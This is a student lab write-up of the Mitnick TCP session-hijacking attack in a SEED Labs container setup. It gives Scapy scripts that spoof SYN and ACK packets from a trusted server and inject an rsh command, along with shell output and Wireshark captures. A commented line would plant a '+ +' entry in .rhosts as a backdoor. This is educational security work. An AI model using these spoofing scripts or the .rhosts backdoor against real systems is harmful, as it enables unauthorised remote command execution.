from scapy.all import *

print("Send a SYN packet to X-terminal")

server_ip = "10.9.0.6" # trusted server's IP
server_port = 1023 # port number used by trusted server

xterminal_ip = "10.9.0.5"  # target's IP
xterminal_port = 514  # from Listing 1

ip = IP(src=server_ip, dst=xterminal_ip)
tcp = TCP(sport=server_port, dport=xterminal_port, flags="S", seq=0x1000)

pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)

print("Sent one packet")

```

I wrote the code in python to send a SYN request to the x-terminal (now as a attacker, i am acting as a trusted-server). I used Source ip and server ip addresses in it. And sent a packet. 2



```
[10/21/24]seed@VM:~/kala_lab5$ dockps
9b73433a1343  x-terminal-10.9.0.5
2224d6f16d11  seed-attacker
[10/21/24]seed@VM:~/kala_lab5$ docksh 22
root@VM:/# cd olumes
bash: cd: olumes: No such file or directory
root@VM:/# cd volumes
root@VM:/volumes# python3 spoof.py
Send a SYN packet to X-terminal
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 1023            (20)
```

Now i executed this .py file in the attacker container.
3



Wireshark
Oct 21 14:52
[SEED Labs] Capturing from br-692f08cadfdc
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No. Time               Source             Destination        Protocol Length Info
  1 2024-10-21 14:3…   02:42:90:40:4b:ad  Broadcast          ARP      42 Who has 10.9.0.5? Tell 10.9.0.1
  2 2024-10-21 14:3…   02:42:0a:09:00:05  02:42:90:40:4b:ad  ARP      42 10.9.0.5 is at 02:42:0a:09:00:05
  3 2024-10-21 14:3…   10.9.0.6           10.9.0.5           TCP      54 1023 → 514 [SYN] Seq=4096 Win=8192 Len=0
  4 2024-10-21 14:3…   10.9.0.5           10.9.0.6           TCP      58 514 → 1023 [SYN, ACK] Seq=4028636134 Ack=4097 Win=64240 Len=0…
  5 2024-10-21 14:3…   10.9.0.5           10.9.0.6           TCP      58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
  6 2024-10-21 14:3…   10.9.0.5           10.9.0.6           TCP      58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
  7 2024-10-21 14:3…   10.9.0.5           10.9.0.6           TCP      58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
  8 2024-10-21 14:3…   10.9.0.5           10.9.0.6           TCP      58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…

 Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-692f08cadfdc, id 0
 Ethernet II, Src: 02:42:90:40:4b:ad (02:42:90:40:4b:ad), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 02 42  90 40 4b ad 08 06 00 01   ·······B ·@K·····
0010  08 00 06 04 00 01 02 42  90 40 4b ad 0a 09 00 01   ·······B ·@K·····
0020  00 00 00 00 00 00 0a 09  00 05                     ········ ··
```

If you observe the packets in the wireshark, i sent a SYN request to the X-Terminal, i got response from the x-terminal which is [SYN, ACK]. Now i need to send the ACK request to the x-terminal.

Takeaway: To initiate the attack, I need to spoof a SYN packet from the trusted server to X-Terminal. After X-Terminal receives the packet, it responds with a SYN+ACK packet, which I can sniff to get the sequence number. The SYN packet's source port must be 1023 to avoid resetting the connection later.. If observed the SYN+ACK response in Wireshark, which helps in moving the attack forward.


Step2: Respond to the SYN+ACK packet



```
def spoof_pkt(pkt):
  global seq_num # We will update this global variable in the function
  old_ip = pkt[IP]
  old_tcp = pkt[TCP]
  # Print out debugging information
  tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
  print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
               old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

  # Construct the IP header of the response
  ip = IP(src=srv_ip, dst=x_ip)

  # Check whether it is a SYN+ACK packet or not;
  if old_tcp.flags == "SA":  # SYN+ACK
    print("sending a fake ACK to the X-terminal")
    tcp = TCP(sport=srv_port, dport=x_port, flags="A", seq=seq_num, ack=old_ip.seq +1)
    pkt = ip/tcp
    send(pkt, verbose=0)

    #step3
    #print("data")
    #data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
    #pkt = ip/tcp/data
    #send(pkt,verbose=0)

print("defining filter")
myFilter = "tcp and src host "+ x_ip # sniff pkts from x_ip
sniff(iface='br-692f08cadfdc', filter=myFilter, prn=spoof_pkt)  # from wireshark: 'br-c9ec07b75cf9'
print("Done")
```

I wrote this python code to send the ACK to the x-terminal. If the previous response is SYN,ACK the it will send a Fake ACK package.


2



```
)
window     : ShortField                           = 8192            (8192)
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              (b'')
Sent one packet
root@VM:/volumes# pyhton3 sniffspoof0.py
bash: pyhton3: command not found
root@VM:/volumes# python3 sniffspoof0.py
defining filter
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
sending a fake ACK to the X-terminal
^CDone
```

And i executed the .py in the attacker container.

3



Wireshark
Oct 21 14:56
[SEED Labs] Capturing from br-692f08cadfdc
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

o.	Time	Source	Destination	Protocol	Length	Info
1	2024-10-21 14:3…	02:42:90:40:4b:ad	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2024-10-21 14:3…	02:42:0a:09:00:05	02:42:90:40:4b:ad	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2024-10-21 14:3…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=4096 Win=8192 Len=0
4	2024-10-21 14:3…	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=4028636134 Ack=4097 Win=64240 Len=0…
5	2024-10-21 14:3…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
6	2024-10-21 14:3…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
7	2024-10-21 14:3…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
8	2024-10-21 14:3…	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
9	2024-10-21 14:3…	02:42:90:40:4b:ad	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
10	2024-10-21 14:3…	02:42:0a:09:00:05	02:42:90:40:4b:ad	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
11	2024-10-21 14:3…	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=4097 Ack=4028636135 Win=8192 Len=0
12	2024-10-21 14:3…	10.9.0.5	10.0.2.3	DNS	81	Standard query 0xe177 PTR 6.0.9.10.in-addr.arpa
13	2024-10-21 14:3…	10.0.2.3	10.9.0.5	DNS	143	Standard query response 0xe177 No such name PTR 6.0.9.10.in-a…
14	2024-10-21 14:3…	02:42:0a:09:00:05	02:42:90:40:4b:ad	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5
15	2024-10-21 14:3…	02:42:90:40:4b:ad	02:42:0a:09:00:05	ARP	42	10.9.0.1 is at 02:42:90:40:4b:ad
16	2024-10-21 14:4…	02:42:90:40:4b:ad	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
17	2024-10-21 14:4…	02:42:0a:09:00:05	02:42:90:40:4b:ad	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

This are the packets that recorded when i run the .py file. And i successfully sent the ACK packet. Now its time to send RSH.

Takeaway: After X-Terminal sends the SYN+ACK packet, I need to send an ACK packet from the trusted server to complete the three-way handshake. The ACK number should be the sequence number from the SYN+ACK packet plus one (S+1). In the original Mitnick attack, the attacker had to guess this sequence number, but I can capture it through packet sniffing. I will use Scapy to write a sniff-and-spoof program that captures the SYN+ACK and sends a spoofed ACK in response, ensuring to follow the lab's restrictions to avoid penalties.


Step3: Spoof the rsh data packet




```python
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=1023,dport=514,flags="A",seq=0x1000,ack=4028636134)

if tcp.flags=="A":
   print("Establishing ACK packets")

#data='9090\x00seed\x00seed\x00echo + + > .rhostsx00'
data='9090\x00seed\x00seed\x00touch /tmp/xyz\x00'

pkt =ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Until now, we completed the 3-way Handshake and I gave the Sequence Number of [SYN, ACK] and gave to the ACK number. Given the Data which creates a xyz folder in the tmp folder of x-terminal.

2




```
^CDone
root@VM:/volumes# python3 mitnick-ack.py
Establishing ACK packets
version    : BitField  (4 bits)                 = 4               (4)
ihl        : BitField  (4 bits)                 = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField  (3 bits)               = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.9.0.6'      (None)
dst        : DestIPField                        = '10.9.0.5'      (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 1023            (20)
dport      : ShortEnumField                     = 514             (80)
seq        : IntField                           = 4096            (0)
ack        : IntField                           = 4028636134      (0)
dataofs    : BitField  (4 bits)                 = None            (None)
reserved   : BitField  (3 bits)                 = 0               (0)
flags      : FlagsField  (9 bits)               = <Flag 16 (A)>   (<Flag 2 (S)>
```



```
dport      : ShortEnumField                     = 514             (80)
seq        : IntField                           = 4096            (0)
ack        : IntField                           = 4028636134      (0)
dataofs    : BitField  (4 bits)                 = None            (None)
reserved   : BitField  (3 bits)                 = 0               (0)
flags      : FlagsField  (9 bits)               = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
--
load       : StrField                           = b'9090\x00seed\x00seed\x00tou
ch /tmp/xyz\x00' (b'')
```

After executing the above python script, it successfully executed the code.


Activities
Wireshark
Oct 21 15:01
[SEED Labs] Capturing from br-692f08cadfdc
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time              Source              Destination         Protocol Length Info
    1 2024-10-21 14:3… 02:42:90:40:4b:ad   Broadcast           ARP        42 Who has 10.9.0.5? Tell 10.9.0.1
    2 2024-10-21 14:3… 02:42:0a:09:00:05   02:42:90:40:4b:ad   ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
    3 2024-10-21 14:3… 10.9.0.6            10.9.0.5            TCP        54 1023 → 514 [SYN] Seq=4096 Win=8192 Len=0
    4 2024-10-21 14:3… 10.9.0.5            10.9.0.6            TCP        58 514 → 1023 [SYN, ACK] Seq=4028636134 Ack=4097 Win=64240 Len=0…
    5 2024-10-21 14:3… 10.9.0.5            10.9.0.6            TCP        58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
    6 2024-10-21 14:3… 10.9.0.5            10.9.0.6            TCP        58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
    7 2024-10-21 14:3… 10.9.0.5            10.9.0.6            TCP        58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
    8 2024-10-21 14:3… 10.9.0.5            10.9.0.6            TCP        58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=4028636134 Ack…
    9 2024-10-21 14:3… 02:42:90:40:4b:ad   Broadcast           ARP        42 Who has 10.9.0.5? Tell 10.9.0.1
   10 2024-10-21 14:3… 02:42:0a:09:00:05   02:42:90:40:4b:ad   ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
   11 2024-10-21 14:3… 10.9.0.6            10.9.0.5            TCP        54 1023 → 514 [ACK] Seq=4097 Ack=4028636135 Win=8192 Len=0
   12 2024-10-21 14:3… 10.9.0.5            10.0.2.3            DNS        81 Standard query 0xe177 PTR 6.0.9.10.in-addr.arpa
   13 2024-10-21 14:3… 10.0.2.3            10.9.0.5            DNS       143 Standard query response 0xe177 No such name PTR 6.0.9.10.in-a…
   14 2024-10-21 14:3… 02:42:0a:09:00:05   02:42:90:40:4b:ad   ARP        42 Who has 10.9.0.1? Tell 10.9.0.5
   15 2024-10-21 14:3… 02:42:90:40:4b:ad   02:42:0a:09:00:05   ARP        42 10.9.0.1 is at 02:42:90:40:4b:ad
   16 2024-10-21 14:4… 02:42:90:40:4b:ad   Broadcast           ARP        42 Who has 10.9.0.5? Tell 10.9.0.1
   17 2024-10-21 14:4… 02:42:0a:09:00:05   02:42:90:40:4b:ad   ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
   18 2024-10-21 14:4… 10.9.0.6            10.9.0.5            RSH        84 Session Establishment
```

```
› Frame 18: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface br-692f08cadfdc, id 0
› Ethernet II, Src: 02:42:90:40:4b:ad (02:42:90:40:4b:ad), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
⌄ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 4096, Ack: 4028636134, Len: 30
    Source Port: 1023
    Destination Port: 514
    [Stream index: 0]
    [TCP Segment Len: 30]
    Sequence number: 4096
```

```
0000  02 42 0a 09 00 05 02 42  90 40 4b ad 08 00 45 00   ·B·····B ·@K···E·
0010  00 46 00 01 00 00 40 06  66 95 0a 09 00 06 0a 09   ·F····@· f·······
0020  00 05 03 ff 02 02 00 00  10 00 f0 20 1b e6 50 10   ········ ··· ··P·
0030  20 00 79 f7 00 00 39 30  39 30 00 73 65 65 64 00    ·y···90 90·seed·
0040  73 65 65 64 00 74 6f 75  63 68 20 2f 74 6d 70 2f   seed·tou ch /tmp/
0050  78 79 7a 00                                        xyz·
```

